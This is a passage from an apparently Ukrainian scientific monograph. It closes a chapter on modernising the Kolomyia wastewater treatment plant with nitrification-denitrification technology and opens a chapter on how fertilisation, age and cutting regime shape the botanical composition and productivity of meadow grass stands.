Саме дуже низькі значення субстратних (органічних) навантажень на активний мул, та конструктивні особливості аеротенків-освітлювачів не дозволяють підвищувати гідравлічну пропускну спроможність споруд біологічної очистки, тому що це призведе майже до повного виносу завислого активного мулу із зони освітлення аеротенків.

Таким чином, при теперішній потужності очисних споруд - 20000 м³/добу, ~ 30% стічних вод без біологічної очистки відводяться з майданчика очисного комплексу, що порушує встановлені регламенти та діючі нормативи ГДС.

Змінились також вимоги до якості очистки стічних вод (ГДС), які відповідно до європейських стандартів регламентують не тільки залишковий вміст в очищеній воді органічної складової забруднень, але і залишковий вміст сполук азоту і фосфору.

Як показали обстеження, існуючі очисні споруди на теперішній час є морально та фізично застарілими.

Покладена в основу роботи споруд біологічної очистки стічних вод традиційна технологія біологічної очистки не спроможна забезпечити встановлені високі нормативні вимоги якості очистки, так як розрахована на переважне видалення завислим активним мулом споживаючого кисень легкоокислюваного органічного субстрату і не забезпечує можливість глибокого вилучення із стічних вод сполук азоту і фосфору.

Крім того, особливості характеру забрудненості вхідних стічних вод, а саме, низька концентрація органічних забруднюючих речовин, суттєве розбалансування співвідношення органічної складової забруднень і концентрації азотних сполук, та суттєві коливання концентрації забруднюючих речовин впродовж доби негативно впливають на умови життєдіяльності активного мулу аеротенків і його седиментаційні властивості.

Адже, як відомо, в біоспорадах, на які подаються низькоконцентровані по БСК стоки, активний мул погано осідає у вторинних відстійниках і виноситься із очисних споруд, що унеможливорює підтримання необхідної дози мулу в аераційній зоні аеротенків і призводить до системних порушень регламентів очистки стічних вод, про що свідчить низька ефективність очистки стічних вод на існуючому очисному комплексі, практично, по всім нормативним показникам.



7.3. Впровадження сучасної технології нітри та денітрифікації на прикладі очисних споруд м. Коломия

На основі аналізу існуючих технологій нітри- денітрифікації для комплексної глибокої очистки стічних вод від органічних і біогенних забруднень на очисних спорудах м. Коломия Івано-Франківської області пропонується впровадження біотехнологія нітри- денітрифікації, що реалізується в спорудах біоочистки шляхом чергування аноксидної та аеробної зон та із застосуванням в зоні аерації аеротенків комбінації завислих і іммобілізованих на інертних носіях культур мікроорганізмів (Варіант I).

Технологія має два контури рециркуляції мулової суміші: один зовнішній – із вторинного відстійника в аноксидну зону, та один внутрішній – із аеробної зони в аноксидну.

В якості варіанту для техніко-економічного порівняння доцільності застосування запропонованої біотехнології вибрана біотехнологія нітри-денітрифікації із завислим активним мулом, що реалізується в спорудах біоочистки шляхом чергування анаеробної, аноксидної та аеробної зон (аналог VIP-процесу), і яка забезпечує такі ж показники якості очистки стічних вод (але, на жаль, не забезпечує сталий ефект роботи споруд біоочистки в умовах різких коливань витрат та концентрацій вихідних стічних вод) (Варіант II).

Технологія має три контури рециркуляції мулової суміші: один зовнішній – із вторинного відстійника в аноксидну зону, та два внутрішніх, а саме, із аеробної зони в аноксидну та із аноксидної зони в анаеробну.

За Варіантом I, перший коридор аеротенку функціонує як аноксидна зона із розміщенням там мішалок, а другий, третій та четвертий коридори працюють в аеробному режимі із розміщенням там біозавантаження. Коефіцієнт внутрішньої рециркуляції, $K_2 = 0,7$.

За Варіантом II, перший коридор аеротенку функціонує як анаеробна зона із розміщенням там мішалок, другий коридор аеротенку функціонує як аноксидна зона також із розміщенням там мішалок, а третій та четвертий коридори працюють в аеробному режимі. Коефіцієнти внутрішньої рециркуляції становлять, $K_2 = 1,0$, $K_3 = 0,6$.

Аналіз за Варіантом I і II та існуючих технологічних схем нітри-денітрифікації, а саме: AA/O, VIP, UST- процес (Кейптаунський Університет), Bardenpho (5-stage), Людчака-Етінгера, METEOR- процес (із завантаженням біореакторів інертними носіями мікрофлори), вітчизняного досвіду в цій галузі та нормативних рекомендацій ДБН В.2.5.-75: 2013 [15] показав, що для умов КОС в м. Коломия, найбільш доцільним є впровадження модифікованого Ludzak-Ettinger-процесу, що реалізується в спорудах біоочистки шляхом чергування аноксидної та аеробних зон та із застосуванням в зонах аерації комбінації завислих і іммобілізованих на інертних носіях культур



мікроорганізмів (комбінація завислих і іммобілізованих на біоносіях мікробних ценозів необхідна для утримання в аеротенках активного біоматеріалу з урахуванням особливостей характеру забрудненості вхідних стічних вод).

Для цього проектом пропонується переобладнання однокоридорних аеротенків, що розташовані в складі двох блоків ємностей, в біореакторинітриденітрифікатори шляхом створення в їх об'ємі зон із різними кисневими умовами.

Стічні води після первинних відстійників і циркуляційний активний мул будуть надходити в першу аноксидну зону біореактора, що буде обладнана мішалками.

Друга зона біореактора буде виконувати функцію аеробної і, відповідно із цим, обладнується сучасними системами аерації та масообміну.

В аеробних зонах використовується комбінація завислого та прикріпленого на інертному завантаженні біоценозу.

Передбачена внутрішня рециркуляція муловодяної суміші із кінця аеробної зони в початок аноксидної, за допомогою сучасних енергозберігаючих насосів. Коефіцієнт внутрішньої рециркуляції, $K=0,7$.

Наявність в біосистемі зон із дефіцитом кисню і утворення в цих зонах, в зв'язку із перебігом процесів денітрифікації, нітратного азоту, обумовлює скорочення питомих витрат кисню повітря на процеси біодеструкції забруднень та сприяє скороченню приросту надлишкового мулу.

Проведення процесу нітри- денітрифікації в умовах комбінації в зоні аерації аеротенків завислих та іммобілізованих на інертних пластмасових носіях культур мікроорганізмів, сприяє інтенсифікації процесів нітри- денітрифікації, скороченню об'ємів споруд, ще більшому скороченню питомих витрат повітря та приросту надлишкового мулу, що, в свою чергу, обумовлює також скорочення енерговитрат.

Як відомо, біотехнологія з іммобілізацією мікрофлори забезпечує [16]:

- підвищення потужності споруд біологічної очистки ~ на 100%;

можливість ефективного перебігу в одному об'ємі як процесів біодеструкції органічних забруднень (в тому числі важкоокислюваних), так і процесів нітриденітрифікації та біологічного видалення сполук фосфору, що обумовлено великою концентрацією біомаси, великим терміном її генерації (віком), та різними кисневими умовами в товщі прикріпленої біологічної плівки;

- покращення седиментаційних характеристик мулу та мінімізацію явищ його «спухання»;

- зменшення приросту біомаси завдяки утворенню в біосистемі повного трофічного ряду мікроорганізмів із упорядкованими ланцюгами харчування, що обумовлює внаслідок синергетичного ефекту їх діяльності зниження приросту мулу ~ на 30% порівняно з традиційними, та обумовлює, відповідно, зменшення навантажень на вторинні відстійники;



- підвищення ефективності переносу кисню завдяки присутності носіїв біоплівки в зоні аерації;

- сталість процесу до варіативних гідравлічних навантажень та навантаженням по концентрації забруднюючих речовин.

Інертні носії іммобілізованого біоценозу розміщуються в аеробних зонах біореакторанітри-денітрифікатора та сітчастих пристроїв для утримання завантаження в зонах розташування.

В якості носія прикріпленого біоценозу використовується інертний завантажувальний матеріал - об'ємні пластмасові елементи заводського вироблення.

Висновки

На основі аналізу зроблено наступні висновки:

1. Основними факторами, що впливають на ефективність процесу нітрифікації в аеротенках є: температура, концентрація розчиненого кисню, рН середовища, наявність або відсутність інгібуючих речовин.

2. Основними факторами, що впливають на ефективність процесу денітрифікації в аеротенках: температура, рН середовища, кількість органічних сполук, концентрація розчиненого кисню в аноксидній зоні.

3. При біологічному видаленні фосфору необхідно чергування анаеробно-аеробних зон і повна відсутність нітратів в анаеробних зонах. Реалізація схем біологічного видалення фосфору дозволяє виключити або істотно знизити витрати на реагенти.

5. Наявна наукова інформація показує перспективність і доцільність застосування для очищення стічних вод методів ступінчастою біологічної очистки. Однак, для практичної реалізації даної технології необхідно проведення спеціальних досліджень, спрямованих на створення ефективної технології біологічної очистки міських стічних вод, в повній мірі враховує особливості природних і антропогенних умов.

6. Найбільш ефективними і вживаними на сьогоднішній день схемами біологічного видалення азоту і фосфору є: АА/О процес, процес Bardenpho, UCT процес, МУСТ процес, Людчака-Етінгера. Основними перевагами багатоступеневих систем – є висока якість очищеної води, глибоке видалення завислих речовин, велика окислювальна потужність, що дозволяють інтенсифікувати процеси нітрифікації і денітрифікації.

7. Вибір конкретної схеми видалення азоту і фосфору для реалізації в аеротенках залежить, в першу чергу, від якісного складу надходять на біологічне очищення стічних вод і вимог до якості очищеної води.

8. При реконструкції аеротенків із впровадженням вищеописаних схем варто враховувати наступні рекомендації: вік мулу для різних умов може змінюватись від 5 до 70 і більше діб; концентрація розчиненого кисню повинна



підтримуватися на рівні 3–4 мг/л [1]; на початку процесу нітрифікації необхідно, щоб концентрація органіки в стічних водах була зменшена до 100 мг БСК5/л; для нормального протікання процесу денітрифікації концентрація розчиненого кисню не повинна перевищувати 0,5 мг/л [12, 14].



KAPITEL 8 / CHAPTER 8

FORMATION OF MEADOW AGROPHYTOCENOSSES DEPENDING ON THEIR AGE, FERTILIZATION AND USE

ФОРМУВАННЯ ЛУЧНИХ АГРОФІТОЦЕНОЗІВ ЗАЛЕЖНО ВІД ЇХ ВІКУ, УДОБРЕННЯ ТА ВИКОРИСТАННЯ

DOI: 10.30890/2709-2313.2021-06-04-028

Введення

В Україні майже 8,5 млн га природних кормових угідь, з них пасовищ – 4,6 млн га, сіножатей – 3,1–3,3 млн га. Близько 0,9 млн га болотних угідь використовується під сіножаті й пасовища. Їх співвідношення по зонах: на Поліссі – близько 22 %, в Лісостепу – 10 % загальних сільськогосподарських угідь. Найбільше сіножатей і пасовищ у Західних областях України, де вони займають майже 20,8 % сільськогосподарських угідь [1]. У Карпатському регіоні збереглися близько 1 млн га природних кормових угідь [2] та 0,176 тис. га сіяних лучних фітоценозів, зокрема у Львівській області площі, зайняті сіяними багаторічними травами, становили станом на 1 січня 2016 р. 51 тис. га [3]. Середня продуктивність природних суходільних лук, у структурі яких домінують малоцінні, шкідливі та отруйні рослини становить 0,2–0,4 т/га, низинних та заплавних – 1,0–1,5 т/га сіна, [4, 5]. Ці площі природних угідь в майбутньому можуть стати значним джерелом дешевих і високоякісних кормів — сіна, зеленої маси, сінажу, а також трав'яних концентратів — борошна, гранул, брикетів, а в окремих випадках і силосу. Сучасні лучні угіддя, мають величезний вплив на економічний розвиток, політичну діяльність та технологічний прогрес [6, 7].

Рівень продуктивності травостоїв залежить від умов навколишнього середовища та способів їхнього використання, і коливається в діапазоні від менше 1 т/га в рік на не поліпшених луках в несприятливих ґрунтово-кліматичних умовах до близько 20 т/га сухої маси в рік на інтенсивно використовуваних площах [8, 9, 10]. Високоврожайні ділянки зазвичай характеризувалися довгим вегетаційним періодом з достатнім вологозабезпеченням, високою поживністю ґрунту або удобренням, і злаковими та бобовими травами з високим продуктивним потенціалом, який дозволяє використовувати ці умови. Відповідно, ділянки розміщені на слабозабезпечених вологою та поживними речовинами ґрунтах, з кліматичними умовами, які характеризуються коротким вегетаційним сезоном, супроводжуються посухами або пониженими температурами, на яких, як правило, ростуть види багаторічних трав з низьким продуктивним потенціалом, характеризуються низькою врожайністю, та незадовільною якістю кормів [11].

Лучні фітоценози Європи протягом століть розвивалися в результаті ведення фермерського господарства [12]. В багатьох частинах Європи




найбільші зміни в площах травостоїв відбулися в другій половині двадцятого століття, при переведенні окремих лук в орні землі чи в несільськогосподарське використання, інші площі лучних угідь змінилися під впливом інтенсифікації або запущення. Однак існують регіональні відмінності в рівнях інтенсифікації і просторові принципи консервації лук. В західній Європі, імплементація загальної сільськогосподарської політики разом із технологічним прогресом та вкладанням інвестицій у фермерство призвело до великого зростання продуктивності та перевиробітку сировини сільськогосподарського виробництва в кінці 1970-х та 1980-х років [13], та зниження традиційного трудомісткого виробництва. В результаті під таким впливом були ліквідовані низько-затратні площі, а багато малородючих земель законсервовано.

В Україні, як і інших країнах східної Європи, індустріалізація після 1945 року асоціювалася з дуже інтенсивним використанням всіх доступних соціальних та натуральних ресурсів [14]. Низький рівень технологічного розвитку, в порівнянні із Західною Європою, призвів до надмірного використання всіх малородючих земель, включаючи гірські [15]. Однак після чотирьох десятиліть використання цих площ, кількість та якість кормів стали ключовими обмеженнями розвитку сектору скотарства [16]. Хронічний дефіцит високоякісного протеїну був викликаний використанням низькопродуктивних травостоїв [17] і застосуванням дотаційної політики, яка зробила концентровані корми більш привабливими, ніж використання трав.

Після падіння залізної завіси у 1989 р., ситуація в Східній Європі кардинально змінилася і сільськогосподарське виробництво стало відкритим до інновацій з Євросоюзу. В країнах Східної Європи реструктуризація фермерського господарства і земельна реформа спровокували зміни у використанні земель [18, 19, 20], включаючи переведення низькопродуктивних орних угідь у постійні травостої чи ліси. Реформа загальної сільськогосподарської політики ЄС в 1992 р., незважаючи на зниження інтервенції цін на м'ясо, спровокувала більш інтенсивне ведення луківництва та законсервовування травостоїв [21, 22, 23] включаючи тотальне зменшення використання площ травостоїв і в Україні (рисунок 1).

Подібні до цих сценарії розвитку луківництва спричинили зростаючий інтерес до потенціалу біомаси, як ресурсу, для забезпечення потреб відновлювальної енергії. В Європейському Союзі питаннями пошуку джерел відновлювальної енергії на рівні всієї Євроспільноти займалися ще з 1997 р. На той час зацікавленість в альтернативних видах палива найчастіше зустрічалася в контексті енергетичної безпеки і зниження імпортозалежності, тому пріоритет був відданий посиленню експлуатації вугілля і ядерної енергії [24]. Внаслідок цього питання збереження енергії, питання майбутніх змін клімату та інших проблем навколишнього середовища асоціювалися із використанням корисних копалин, і зростаюча увага віддавалася відновлювальній енергії.



Джерело: Статистичний збірник “Сільське господарство України, 2016 р”

Рисунк 1 – Динаміка сільськогосподарських угідь в Україні у 1990–2015 рр.

У 2009 р. Директива 2009/28/ЄС “Про заохочення використання енергії від поновлюваних джерел” створила загальну основу для просування енергії з відновлюваних джерел. В межах ЄС ця директива вимагає, щоб до 2020 року 20% потреб енергії використовувались з відновлюваних джерел і це ставить індивідуальні зобов’язання до національних планів кожного члена ЄС [25]. Таке питання виникло у відповідь до потреби зменшення залежності від викопних видів палива і тим самим зниження емісії вуглецю, біопаливо представляє стратегію пом’якшення викидів вуглецю а також скорочує залежність від обмежених та імпортованих джерел енергії. Україна виявляє підвищений інтерес до відновлювальної енергії. Комітет з енергетики Парламенту України узяв на себе зобов’язання здійснювати координацію підготовки енергетичної стратегії України на період до 2030 року, яка включає розділ, присвячений відновлювальним джерелам енергії. Згідно з цією стратегією, намічена частка використання відновлювальних джерел енергії дорівнюватиме 24,6 млн. т нафтового еквівалента (Мтне) у 2030 році (6,6 Мтне – у 2010 році). Запланована цифра для біомаси складає у 2030 році 6,5 Мтне [26].

На сьогоднішній день кукурудза, трави групи C₄ (такі як міскантус) чи недовговікові лісові породи (тополя, верба) [27, 28], розглядаються як основні культури для біоенергетичної продукції в ЄС [29, 30, 31]. Хоча біопаливо може бути використане шляхом прямого спалювання або виробництва біоетанолу, анаеробне розщеплення є широковикористовуваним методом переведення рослинного матеріалу в придатну до використання форму енергії, таку як метан [32, 33, 34, 35]. Ці культури є найбільш придатною сировиною для анаеробного розщеплення завдяки високій потенційній продуктивності метану з гектара. Однак все більше уваги звертається на екологічний вплив цих систем [36]. Коли біопаливні культури вирощуються як монокультури, вони недостатньо багато виконують корисних функцій щодо збереження екосистем. Зазвичай функції



стабілізації екосистем виконують травостої та сумісні посіви [37].

В останні 20 років, потенціал лучних угідь до біоенергії зазнав зростаючої уваги [38, 39]. Заготовлені з травостоїв корми, особливо якщо вони є в надлишку для використання в скотарстві, є альтернативним способом використання сільськогосподарських угідь [40]. Проведено багато досліджень для визначення біоенергетичного потенціалу трав'яних рослин з напівприродних та сіяних травостоїв [41, 42, 43, 44, 45, 46]. Травостої, за правильного їхнього використання, мають потенціал до біогазової продукції, одночасно виконуючи функцію збереження екосистем [47, 48, 49, 50]. Рослинна біомаса з сіяних довготривалих травостоїв та з природних лук з високим рівнем біорізноманіття характеризуються високим вмістом лігноцелюлози (клітковини), низьким вмістом цукру, крохмалю та жиру. Біодеструкція (біологічний розклад) лігноцелюлозної сировини є складною, що призводить до зниження виходу біогазу [51]. Однак звичайні сіяні види трав сільськогосподарських травостоїв, такі як пажитниця багаторічна, пажитниця багатоквіткова (райграс італійський), тимофіївка лучна, грястиця збірна і конюшина лучна можуть мати високий біоенергетичний потенціал, особливо за використання яке включає використання азотних добрив і оптимальні строки скошування [50; 52].

У Західній Україні наукове луківництво започатковано ще в 1911 р., з часу заснування Дублянської торфоболотної станції, а згодом Сарненської дослідної станції з освоєння боліт. Проте найбільшого розвитку луківництво набуло з 1954 р., коли у Львові створено Інститут агробіології АН УРСР, а в 1956 р. – Науково-дослідний інститут землеробства і тваринництва західного регіону УРСР, якому методично підпорядковувались 6 обласних державних с.-г. дослідних станції та дві зональні станції – Гірсько-Карпатська й Передкарпатська. [53, 54].

Потенціал багаторічних трав недостатньо використовується. В значній мірі це пов'язано й з тим, що багато питань даної проблеми ще не вирішено, зокрема не в повній мірі вивченими залишаються способи підвищення стійкості бобових компонентів та продуктивного довголіття бобово-злакових ценозів [55, 56], а створення бобово-злакових травостоїв із підвищеним вмістом бобових видів є одним із найперспективніших напрямків інтенсифікації луківництва не тільки в Україні, а й в країнах з розвиненим луківництвом [57, 58].

8.1. Формування фітоценотичного складу різновікових травостоїв

Поліпшення лучних угідь, спрямоване на відновлення продуктивності, має значний вплив на фіторізноманіття рослинного покриву та стійкість рослинних угруповань [59]. Проте результат поліпшення в значній мірі залежить від



взаємодії кліматичних, ґрунтових та ландшафтних особливостей [60]. Оскільки екосистеми знаходяться під наростаючим тиском інтенсифікації використання земель внаслідок збільшення кількості населення, існує нагальна необхідність зрозуміти, наскільки основні чинники поліпшення можуть впливати на відновлення структури рослинності та продуктивності відносно фізичного та біотичного середовища.

Видове різноманіття як природних, так і сіяних сіножатей і пасовищ виконує надзвичайно важливу функціональну роль у формуванні продуктивності травостоїв, є основою виживання фітоценозу в різноманітних екологічних умовах та джерелом стійкості основних життєво необхідних організмів та їх угруповань. Невиснажливе використання ресурсів природних кормових угідь та лучної рослинності мало би стати основою охорони та збереження біорізноманіття, оскільки воно забезпечує їхнє нормальне поновлення і одночасне сприятливе відновлення комплексів корінних рослинних угруповань.

У світі, в тому числі і в Україні, проведено багато досліджень з вивчення природних особливостей лучних фітоценозів. Опубліковані фундаментальні праці з дослідження рослинного покриву кормових угідь (Г. І. Білик, А. С. Балашов, Г. С. Кияк, А. В. Боговін, М. Т. Ярмолюк, П. С. Макаренко, Ф. Цюрн, Е. Клапп) сформуливали уявлення про стан та потенційні можливості даних угідь. Проте у сучасному лукувництві недостатньо використовуються досить перспективні біогеоценологічні методологічні підходи. Розроблені на даний час технології базуються, в основному, на агротехнічних прийомах, тоді коли поглиблене вивчення біологічних особливостей окремих компонентів фітоценозу є недостатнім. Тому оцінка формування еколого-біологічної структури травостоїв являє собою науково цінне та актуальне завдання сьогодення.

Дослідженнями, проведеними в Інституті кормів та сільського господарства Поділля НААН [61], встановлено, що аналіз класичних, загальноприйнятих показників у лукувництві, таких як видовий склад травостоїв, урожайність тощо, не дає повної уяви про те, як відбувається формування продуктивності змішаного фітоценозу, якою є ефективність використання земельної площі, який напрямок конкуренції в рослинному угрупованні і наскільки сумісними є компоненти для вирощування їх у травосумішці.

Стан фітоценозу, його біологічну повноцінність і господарську доцільність характеризує ботанічний склад. Від нього залежить потенційна продуктивність травостою, яка показує здатність рослин реагувати на весь комплекс сприятливих заходів, направлених на покращення умов для їх росту і розвитку. Від ботанічного складу в значній мірі залежить врожайність, поживність і якість корму. Це основний показник, який свідчить про ріст та розвиток



травостою взагалі, і про його окремі компоненти зокрема, вказує на кількісний склад, збереження видів та їх довголіття, і нарешті на трансформацію ценозів залежно від технологічних елементів. Ботанічний склад багаторічних культурних травостоїв залежить, від вихідного травостою і ґрунту, на якому вони створені, від кліматичних умов, системи удобрення та догляду за травостоєм, а на сіяних луках і від тривалості їх використання. Він тісно пов'язаний із ґрунтовими, гідрологічними і метеорологічними умовами, флористичним складом, сезонними і різновіковими змінами лучних фітоценозів.

Ботанічний склад травостоїв, сформованих різними біологічними групами, видами і сортами трав, є важливою характеристикою якості отриманих кормів. Наявність цінних кормових злакових і бобових трав дозволяє оптимізувати корм за білково-вуглеводним комплексом та забезпечити фізіологічні потреби тварин в амінокислотах і цукрі.

Істотний вплив на розвиток трав має режим використання – змінюються характер пагоноутворення, час проходження фенологічних фаз, діяльність кореневої системи, кількість та склад поживних речовин в органах запасу. Зміна життєвого стану рослин при різній інтенсивності скошування і режиму використання впливає на їх конкурентоспроможність, стійкість і, в кінцевому рахунку, визначає продуктивність травостоїв [62].

Д. М. Тібердієв [63] в своїх дослідженнях встановив, що за сінокісного використання трави відчужуються в пізні фази і верхові злаки зберігаються у травостої більш тривалий час. За використання будь-якого одного режиму використання (сінокісного чи пасовищного) вже на другий-третій роки в агрофітоценозі залишається один домінант – більш конкурентоспроможний вид в даних умовах. У дослідженнях проведених на низинних луках Західного Лісостепу, із збільшенням кратності скошування травостою спостерігали деяке зменшення частки злакових видів трав, зокрема в другому укосі з 61 до 44 %, а в третьому – від 60 до 39 % [64].

Ценотична активність видів багаторічних злакових і бобових трав залежить від фону мінерального живлення, укусу, компонентів травосуміші, кліматичних умов року, довголіття, темпу розвитку і отавності окремих видів. Травосуміші з двома бобовими компонентами більш стійкі до засмічення бур'янами і, забезпечуючи вищу і стабільнішу за роками урожайність, обумовлюють краще збереження у травостої бобових трав [65].

З огляду на те, що до складу травосумішей входять види трав, які відносяться до різних ботанічних груп, важливо простежити динаміку ботанічного складу травостою за циклами використання та роками. Це дозволить виявити найбільш стійкі види трав та продуктивні травосуміші, встановити оптимальні дози удобрення та строки скошування трав для їх подальшого використання у виробництві.



У наших дослідженнях ботаніко-господарський склад довготривалого 37–41-річного лучного фітоценозу зазнав значних змін під впливом антропогенних навантажень (таблиця 1). На неудобреному травостой відмічені всі види ботаніко-господарських груп рослин: найвищий відсоток займають злакові види (61–66 %), значною є частка бобових (12–19 %) та різнотрав'я (15–27 %).

Таблиця 1 – Ботаніко-господарський склад 37–41 річного травостою залежно від інтенсивності удобрення та використання, середнє за 2011–2015 рр., % від загального урожаю

Удобрєння	Злаки			Бобові			Різнотрав'я		
	Укоси								
	I	II	III	I	II	III	I	II	III
Без добрив (контроль)	66	61		19	12		15	27	
P ₆₀ K ₉₀ – Фон (Ф)	54	63		18	19		28	18	
Ф + N ₉₀ (45+45)	86	69		0	2		14	29	
Ф + N ₉₀ (30+60)	91	77		1	3		8	20	
Ф + N ₁₂₀ (40+40+40)	93	85	98	0	1	0	7	15	2
Ф + N ₁₂₀ (0+40+80)	92	91	92	0	2	0	8	7	8
Ф + N ₁₅₀ (50+50+50)	94	84	96	0	1	0	6	15	4
Ф + N ₁₂₀ (0+50+100)	90	83	94	0	1	0	10	16	6
НІР ₀₅	4,2	3,7	2,2	0,49	0,51		3,3	3,5	3,9

За використання фосфорних та калійних добрив в першому укосі знизилася частка злакових трав до 54 %, а відсоток різнотрав'я зріс до 28 %. В отаві відмічено значне зростання бобових трав (19 %), що пояснюється кращою конкурентною здатністю лядвенцю рогатого в отавах [393].

Тривале застосування азотних добрив сприяло трансформації сіяного різнотравно-злакового травостою у злаковий. На варіантах із застосуванням різних доз азотних добрив частка злаків становила 69–99 %.

У наших дослідженнях частка злакових видів трав у довготривалому травостой знаходилась в тісній кореляційній залежності із кількістю внесених азотних добрив – коефіцієнт кореляції (r) становив 0,73. Рівняння регресії мало наступний вигляд:

$$Y=3,4X-176,7$$

де Y – відсоток злакових трав у лучному фітоценозі,

X – кількість діючої речовини (N) в азотних добривах.

Згідно даних статистичного аналізу не виявлено кореляційної залежності між часткою злакових видів трав та погодними умовами.


На зміну ботанічного складу довготривалого травостою впливав розподіл



азотних добрив та кратність використання. За дворазового скошування при наростаючому розподілі азоту добрив (N_{30} рано навесні та N_{60} після першого укосу) зафіксовано вищий відсоток злакових трав, порівняно із рівномірним розподілом азотних добрив. Проте збільшення кратності використання (три укоси) та зростання доз азотних добрив (N_{120} та N_{150}) сприяли збільшенню злакових видів багаторічних трав, що є більш помітним за рівномірного розподілу азоту.

Подібні результати, де застосування азотних добрив сприяло зростанню частки злакових видів трав за рахунок зменшення кількості бобових та різнотрав'я відмічено у дослідженнях багатьох інших вчених [66]. За даними хорватських науковців, застосування азотних добрив у дозі N_{150} сприяло зменшенню частки бобових трав у пасовищному травостої до 0,86 %, а різнотрав'я до 3,88 %, в той час як у неудобреному травостої було відмічено 2,52 % бобових трав та 9,29 % різнотрав'я [67].

Злакові види довготривалого травостою представлені, в основному нещільнокущовими видами (71–95 %) (рисунок 2). Найменшу їх кількість відмічено у травостоях із низьким агрофоном: у неудобреному травостої на 41-й рік використання частка нещільнокущових злакових трав становила 17 %, а за удобрення фосфорними та калійними добривами – 19 %. На слабоудобрених лучних агрофітоценозах відмічено 8–18 % стрижнекорених рослин, 4–13 % гронокореневих або з розетковим типом пагоноутворення, незначну кількість коренепаросткових та сланких рослин.



*Примітка: 1 – без добрив (контроль), 2 – $P_{60}K_{90}$ – фон (Ф), 3 – Ф + $N_{90(45+45)}$, 4 – Ф + $N_{90(30+60)}$, 5 – Ф + $N_{120(40+40+40)}$, 6 – Ф + $N_{120(0+40+80)}$, 7 – Ф + $N_{150(50+50+50)}$, 8 – Ф + $N_{150(0+50+100)}$.

Рисунок 2 – Динаміка злакових видів трав довготривалого (37–41 рік) травостою залежно від удобрення та використання

Злакові трави довготривалого неудобреного лучного фітоценозу представлені здебільшого кореневищними злаковими травами (мітлиця



велетенська, тонконіг лучний, костриця червона), і з роками використання їх кількість зросла на 17 %. Збільшення частки кореневищних злакових трав відмічено і за фосфорно-калійного удобрення (55 % на 41-й рік використання проти 38 % на 37-й рік).

